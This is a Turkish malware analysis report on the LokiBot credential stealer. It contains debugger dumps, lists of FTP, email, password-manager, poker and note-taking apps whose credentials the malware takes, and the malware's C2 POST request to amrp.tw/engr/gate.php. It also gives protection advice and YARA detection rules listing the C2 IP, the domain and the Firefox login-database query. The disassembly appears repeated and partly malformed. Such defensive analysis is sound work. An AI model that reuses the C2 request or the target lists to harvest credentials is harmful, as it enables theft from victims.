<pre> 00402C97 8B1C 8B010000 sub esp,188 00402C98 53 push esi 00402C99 56 push esi 00402CA0 57 push edi 00402CA1 6A 06 push 6 00402CA2 6A 06 push 6 00402CA3 33C0 xor esi,esi 00402CA4 8D4D 7AFFFFFF mov word ptr esi:[ebp-156] 00402CA5 669B85 78FFFFFF mov word ptr esi:[ebp-168],ax 00402CA6 F3AB rep stosd 00402CA7 59 pop ecx 00402CA8 75 03 jnz 7 00402CAB 669B85 92FFFFFF mov word ptr esi:[ebp-168],ax 00402CAC 8D4D 94FFFFFF mov word ptr esi:[ebp-16C],ax 00402CAD F3AB rep stosd 00402CAE 58 pop eax 00402CAF 6A 68 push 68 00402CB0 669B85 ACEFFFFF mov word ptr esi:[ebp-154],ax 00402CB1 8D4D BCFFFFFF mov word ptr esi:[ebp-144],ax 00402CB2 58 pop ecx 00402CB3 6A 6C push 6C 00402CB4 669B85 AFEFFFFF mov word ptr esi:[ebp-152],ax </pre>	<pre> EAX 00000000 'j' ECX 00000000 'j' EDX 00000000 ESI 00402C97 EDI 00000000 EIP 00402C94 <infixe - kopya.sub_402C94> EFLAGS 00000044 ZF 1 PF 1 AF 0 OF 0 SF 0 OF 0 CF 0 TF 1 IF 1 LastError 00000000 (ERROR_PATH_NOT_FOUND) LastStatus C000003A (STATUS_OBJECT_PATH_NOT_FOUND) GS 002B FS 0053 ES 002B DS 002B CS 002B DS 002B </pre>
---	--

.purple yapılandırma dizinindeki accounts.xml dosyasında bulunan parolalar dahil sistemde bulunan hesaplarla ilgili tüm bilgileri ele geçirmektedir.

<pre> 00402C97 8B1C 8B010000 sub esp,188 00402C98 53 push esi 00402C99 56 push esi 00402CA0 57 push edi 00402CA1 6A 06 push 6 00402CA2 6A 06 push 6 00402CA3 33C0 xor esi,esi 00402CA4 8D4D 7AFFFFFF mov word ptr esi:[ebp-156] 00402CA5 669B85 78FFFFFF mov word ptr esi:[ebp-168],ax 00402CA6 F3AB rep stosd 00402CA7 59 pop ecx 00402CA8 75 03 jnz 7 00402CAB 669B85 92FFFFFF mov word ptr esi:[ebp-168],ax 00402CAC 8D4D 94FFFFFF mov word ptr esi:[ebp-16C],ax 00402CAD F3AB rep stosd 00402CAE 58 pop eax 00402CAF 6A 68 push 68 00402CB0 669B85 ACEFFFFF mov word ptr esi:[ebp-154],ax 00402CB1 8D4D BCFFFFFF mov word ptr esi:[ebp-144],ax 00402CB2 58 pop ecx 00402CB3 6A 6C push 6C 00402CB4 669B85 AFEFFFFF mov word ptr esi:[ebp-152],ax </pre>	<pre> EAX 00000000 'j' ECX 00000000 'j' EDX 00000000 ESI 00402C97 EDI 00000000 EIP 00402C94 <infixe - kopya.sub_402C94> EFLAGS 00000044 ZF 1 PF 1 AF 0 OF 0 SF 0 OF 0 CF 0 TF 1 IF 1 LastError 00000000 (ERROR_PATH_NOT_FOUND) LastStatus C000003A (STATUS_OBJECT_PATH_NOT_FOUND) GS 002B FS 0053 ES 002B DS 002B CS 002B DS 002B </pre>
---	--




Belirli FTP, SSH, Telnet gibi sunucu programları, veri tabanı programlarını, şifre yöneticisi programlarını, yedekleme yazılımlarını, eklentileri, bilgisayar ve dosya yöneticisi programlarını kontrol etmekte ve bilgileri ele geçirmektedir.

Bu programlar şu şekildedir;

FTPShell	Notepad++	oZone3D-MyFTP	FTPBox
Sherrod FTP	FTP Now	NexusFile	NetSarang-xftp
EasyFTP	SftpNetDrive	AbleFTP7-14	JasFTP7-14
Automize7-14	Cyberduck	LinazFTP	iterate_Gmbh
fullsync	FTPInfo	FileZilla	Staff-FTP
Fastream NETFile GoFTP	ALFTP	DeluxeFTP	FTPGetter
WS_FTP	Ipswitch	ExpanDrive	Steed
FlashFXP	NovaFTP	NetDrive	GHISLER
SmartFTP	Far Manager	mSecure	Syncovery
FreshFTP	BitKinex	ultraFXP	Odin Secure FTP
Expert Fling	ClassicFTP	WinFTP Client	FTPlist
32BitFtp			

Kontrol ettiği yazılım, bağlantı ve şifre yöneticisi programları;


SysInternals	Hex-Rays	VMware
QtProject	Wow6432node	ODBC
Kitty	Putty	Epass
KeePass Password	My RoboForm Data	1Password
Winbox		



FTP programlarının yanı sıra yukarıdaki fotoğraflarda verilen poker oyunlarından da veri toplamaktadır. Bu programlar şu şekildedir;


Full Tilt Poker

Poker Stars



Belirli e-posta programlarında bulunan bilgileri ele geçirir. Bu programlar aşağıda listelenmiştir;

Foxmail	Pocomail	Incredimai 1	GmailNotifierPr o
DeskSoft\\CheckMai 1	Softwarenetz\\Mailin g	OperaMail	Mailbox
yMail	yMail2	Trojita	TrulyMail




Not alma programları, hatırlatıcılar, yapılacaklar listesi vb. amaçla kullanılan programlarda bulunan bilgileri almaktadır.

To-Do DeskList
StickyNotes
Stickies
NoteFly
Notezilla

Sunucudaki belirli kullanıcıların hesap adlarını, şifre verilerini, ayrıcalık seviyelerinin bilgilerini ve kullanıcının ana dizininin yolunu almaktadır.

Network Analizi

IPV4 adres ailesini ve TCP protokolünü kullanarak belirli bir domain adresine bağlı socket oluşturur.



```
"POST /engr/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon;  
Inferno)\r\nHost: amrp.tw\r\nAccept: /\r\nContent-Type:  
application/octet-stream\r\nContent-Encoding: binary\r\n"
```

```
"HTTP/1.0 408 Request Time-out\r\nCache-Control: no-cache\r\nConnection: close\r\nContent-Type: text/html\r\n\r\n<html><body><h1>408 Request Time-out</h1>\nYour browser didn't send a complete request in time.\n</body></html>\n"
```

Korunma Yöntemleri

Güncel anti virüs yazılımları kullanılmalıdır.

İşletim sistemi güncel tutulmalıdır.

Dosya ve yazıcı paylaşım hizmetleri devre dışı bırakılmalıdır. Bu hizmetler gerekliyse, güçlü parolalar veya Active Directory kimlik doğrulaması kullanılmalıdır.

Çok faktörlü kimlik doğrulama kullanılmalıdır.

Kullanıcıların istenmeyen yazılım uygulamalarını yükleme ve çalıştırma izinleri kısıtlanmalıdır. Gerekmedikçe yerel yöneticiler grubuna kullanıcı eklenmemelidir.

Güçlü parolalar kullanılmalıdır.

E-posta ekleri açılırken dikkatli olunmalıdır.

Ajans iş istasyonlarında ve sunucularında gereksiz hizmetler devre dışı bırakılmalıdır.

Şüpheli e-posta ekleri taranmalı veya kaldırılmalıdır.

Kullanıcıların web'de gezinme alışkanlıkları izlenmeli ve olumsuz içeriğe sahip sitelere erişim kısıtlanmalıdır.

Çıkarılabilir medya (örn. USB flash sürücüler, harici sürücüler, CD'ler) kullanırken dikkatli olunmalıdır.

Çalıştırılmadan önce internetten indirilen tüm yazılımlar taranmalıdır.

En son tehditlere ilişkin farkındalık sürdürülmeli ve uygun erişim kontrol listeleri uygulanmalıdır.

Excel Dokümanı Yara Kuralı

```
import "hash"

rule LokiBot
{
  meta:
    author = "Zayotem Team 4"
    description = "LokiBot"
    first_date = "12.04.2021"
    report_date = "24.05.2021"
    file_name
      "dc72ab50d5511e8ef0723cc3beb6faf4ddf30d8c1fbd21b7f4d7808b827e37d5.xlsx"
    strings:
      $s1 = "Microsoft Enhanced RSA and AES Cryptographic Provider"
      $s2 = "{FF9A3F03-56EF-4613-BDD5-5A41C1D07246}"
      $s3 = "StrongEncryptionDataSpace"
    condition:
      hash.md5(0, filesize) == "66CD456EC5D2B4FB683BEF3F0BDC244B" or all
of
them
}
```

vbc.exe Yara Kuralı

```
import "hash"

rule LokiBot
{
  meta:
    author = "Zayotem Team 4"
    description = "LokiBot"
    first_date = "12.04.2021"
    report_date = "24.05.2021"
    file_name = "vbc.exe"
    strings:
      $s1 = "zhxpwnkb2xox5j.dll"
      $s2 = "gpz8ar381j61mdp9ky2"
      $s3 = "38pl2h5z2dja"
    condition:
      hash.md5(0, filesize) == "196192AE86384D7FFA0EA7E43EC7D640" or all
      of
      them
}
```

zhxpwnkb2xox5j.dll Yara Kuralı

```
import "hash"

rule LokiBot
{

meta:
    author = "Zayotem Team 4"
    description = "LokiBot"
    first_date = "12.04.2021"
    report_date = "24.05.2021"
    file_name = "zhxpwnkb2xox5j.dll"
    strings:
        $s1 = "gpz8ar381j61mdp9ky2"
        $s2 = "Rcxlxosdkhvclf"
        $s3 = "1 1&1,12181>1D1J1P1V1\1b1h1n1t1z1"
    condition:
        hash.md5(0, filesize) == "38b02c707606809973c80710a99fcd07" or all
of
them
}
```

gpz8ar381j61mdp9ky2 Yara Kuralı

```
import "hash"
rule LokiBot
{
  meta:
    author = "Zayotem Team 4"
    description = "LokiBot"
    first_date = "12.04.2021"
    report_date = "24.05.2021"
    file_name = "gpz8ar381j61mdp9ky2"
    strings:
      $s1 = "38pl2h5z2dja"
      $s2 = ".DEFAULT\Control Panel\International"
      $s3 = "\Microsoft\Internet Explorer\Quick Launch"
      $s4 = "msctls_progress32"
      $s5 = "SysListView32"
    condition:
      hash.md5(0, filesize) == "87aa4f2dcd5b5a5cb66c2449d00e3770" or all
      of
      them
}
```


38pl2h5z2dja Yara Kuralı

```
import "hash"

rule LokiBot
{

meta:
    author = "Zayotem Team 4"
    description = "LokiBot"
    first_date = "12.04.2021"
    report_date = "24.05.2021"
    file_name = "38pl2h5z2dja"
    strings:
        $s1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
        $s2 = "DIRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW"
        $s3 = "SQLite format 3 "
        $s4 = "SELECT encryptedUsername, encryptedPassword, formSubmitURL, hostname
        FROM moz_logins"
        $s5 = "sqlite3_step"
        $s6 = "Fuckav.ru"
        $s7 = "%s\Lunandscape\Lunandscape6\plugins\{9BDD5314-20A6-4d98-AB30-
        8325A95771EE}\data"
    condition:
        hash.md5(0, filesize) == "d783d3091c054d3741ded76d7d3daaa4" or all
        of
        them
}
```

1.exe Yara Kuralı

```
import "hash"

rule LokiBot
{
  meta:
    author = "Zayotem Team 4"
    description = "LokiBot"
    first_date = "12.04.2021"
    report_date = "24.05.2021"
    file_name = "1.exe"
    strings:
      $s1 = "88.255.216.16"
      $s2 = "nmap-status-1"
      $s3 = "33DCE1"
      $s4 = "1F197C.lck"
      $s5 = "amrp.tw"
      $s6 = "POST /engr/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\r\nHost: amrp.tw\r\nAccept: /\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r"
      $s7 = "X!2$6*9(SKiasb+!v<.qF58_qwe~QsRTYvdeTYb"
      $s8 = "MAC=%02X%02X%02XINSTALL=%08X%08Xk"
    condition:
      hash.md5(0, filesize) == "AF0FA9C12A40FEA1204A2F96A84DCC5A" or all
of
them }
```

Hazırlayanlar

Taha HİCRET

<https://www.linkedin.com/in/taha-hicret/>

Sinan BAYKAN

<https://www.linkedin.com/in/sinan-baykan/>

Harun YAKUT

<https://www.linkedin.com/in/harun-yakut>

Bilal BAKARTEPE

<https://www.linkedin.com/in/bilal-bakartepe/>